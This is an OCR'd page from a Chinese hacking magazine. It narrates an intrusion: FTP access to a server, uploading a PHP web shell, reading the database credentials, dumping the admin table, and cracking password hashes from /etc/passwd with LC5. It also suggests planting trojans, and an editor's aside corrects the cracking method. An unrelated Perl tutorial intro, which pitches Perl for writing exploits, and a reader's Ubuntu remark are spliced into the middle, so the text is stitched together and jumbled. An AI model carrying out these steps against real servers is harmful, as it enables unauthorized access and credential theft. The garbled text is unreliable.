


图1

二、使用Cuteftp查看ftp服务器

在控制ftp服务器方面，有很多软件可以选择，这个可根据自己的喜爱。我选择CuteFtp，在其站点管理器中新建一个连接，依次输入标签、主机地址、用户名称和密码，完成以后单击“connect”按钮连接服务器（如图2)。上面这些主要为了以后方便使用，不用再次输入用户名等等。




图2

如果用户名称和密码没有出错，就会在CuteFtp窗口中显示，如图3所示。在这个窗口中可以查看一下，该服务器有一些什么类型的文件，系统目录结构如何，文件中是否存在*.asp、*.aspx、*.jsp、*.php等。如果存在以上文件类型，恭喜你，今天撞大运了。在本例中根目录中存在文件为html，看来选择对了，服务器至少是一台web服务器。

说明：可以直接在浏览器中输入IP地址，看看服务器是否开放Web服务器。上下左右看看，哈哈，文件中存在.php文件（如图4)，看来控制有希望。将文件下载到本地看看，看见窗口中的属性有——drwxr—r,—wr—r—有写读还有执行权限，发了，有可能是linux服务器。




图3




图4

还等什么，直接上传一个phpshell上去，在浏览器中输入相应地址，啊，我可爱的shell界面出来了（如图5、图6)，完全执行。




图5

看看系统中采用什么数据库，对于php类型的网站，数据库一般都是采用mysql，可以通过查看脚本文件，而获取数据库连接文件的位置。找到脚本文件后，通过编辑命令打开，如图7所示。用户名为root，数据库密码为“mysql”，数据库为“news”，无语，超简单密码，使用root用户做数据库连接用户，估计安全都强不到哪里！




图6

有数据库就一定有管理员，看看能否获取网站管理员的密码，将数据库用户以及密码等输入后，执行连接，连接成功，将mysql中的news_admin数据库表备份到本地（如图8、图9)，已

多月，后来改了下安装源经过7个小时在线升级，最后的结果是我的ubuntu7.0再也进入不到图形界面下了，所以就一直扔在哪儿了。不过经过作者的娓娓道来，这篇文章我还是看懂了。大家有装Linux的话，可以亲自动手试一下，相信会有收获的。

图 wolfSea 黄铨雍

Perl自助菜单［壹］

张宇快栏
分析先于设计，设计先于实现，这乃是亘古不变的道理，否则鲁滨逊的第一只船就下水了。

从本文您可以学到：
简单了解Perl及控制流

Perl作为一门程序语言，在文件和数据处理上有其不可比拟的优势。而在网络安全方面，也是编写各类Exploits的常用语言，在近几年的asp、php脚本漏洞研究过后，以Apache+Perl组合构建的cgi网站想必也将成为热点，且Perl本身更有着代码简洁明快，易于上手的特点，高度开放的工具和数目庞大的共享模块资源支持使之成为一种强大的自由语言。为此，本文将作为Perl编程的基础教材引导读者在短时间内了解掌握Perl编程特性及基础，从script kiddie成为真正的hacker。本组文章分为5节，前3节介绍基本应用，后2节引导读者了解Perl的高级开发。由于版面和时间原因，部分基础我们可能不得细讲，因而将用《ThinkInPerl》作为辅助教材，在文中各处标明查阅，也使读者能更好的理解掌握。

那么，就让我们进入今天的主题，今天要讲的主要有两方面内容：变量与控制流。

一、什么是变量

这个问题相信没人不会回答，其实很多人都已经上过中学数学教材简单的程序课程。变量，顾名思义即可变的量，在程序中相当于一个容器，装载着我们需要的数字、字符或其它信息。在Perl中




图7

备不时之需。

保存到本地以后通过记事本打开，可以看到其中的name、passwd，根据其取值（如图10），将密码值进行破解。偶进行了破解，巨强大，破了三天都没有出来，偶只好放弃。




图8




图9

对于linux，偶不是很熟悉，不过还好有google，搜索了一下，知道了passwd文件的位置。passwd文件位于etc目录下，然后通过shell进行文件的浏览，有的系统可能会对passwd文件进行shadow处理，那样就会增加破解的难度，还好本例中，找到了传说中的passwd文件（如图11），单击编辑可以查看（如图12）。




图10




图11

将以上内容保存为sam文件，然后通过LC5导入sam文件进行破解（如图13），喝杯咖啡，休息一下等待结果哦，喜欢挂马的朋友可以进行挂马等操作（lcx：我晕，大哥，lc5破unix密码不是导入sam文件吧？保存后缀格式为sam倒是没有关系，不过仔细看看你的图12，你的passwd文件明明里边没有密码档，只是有用户属性等等。正确做法是下载shadow文件导入lc5破解，lc5里边明明就有这一选项，你是怎么用的？）。

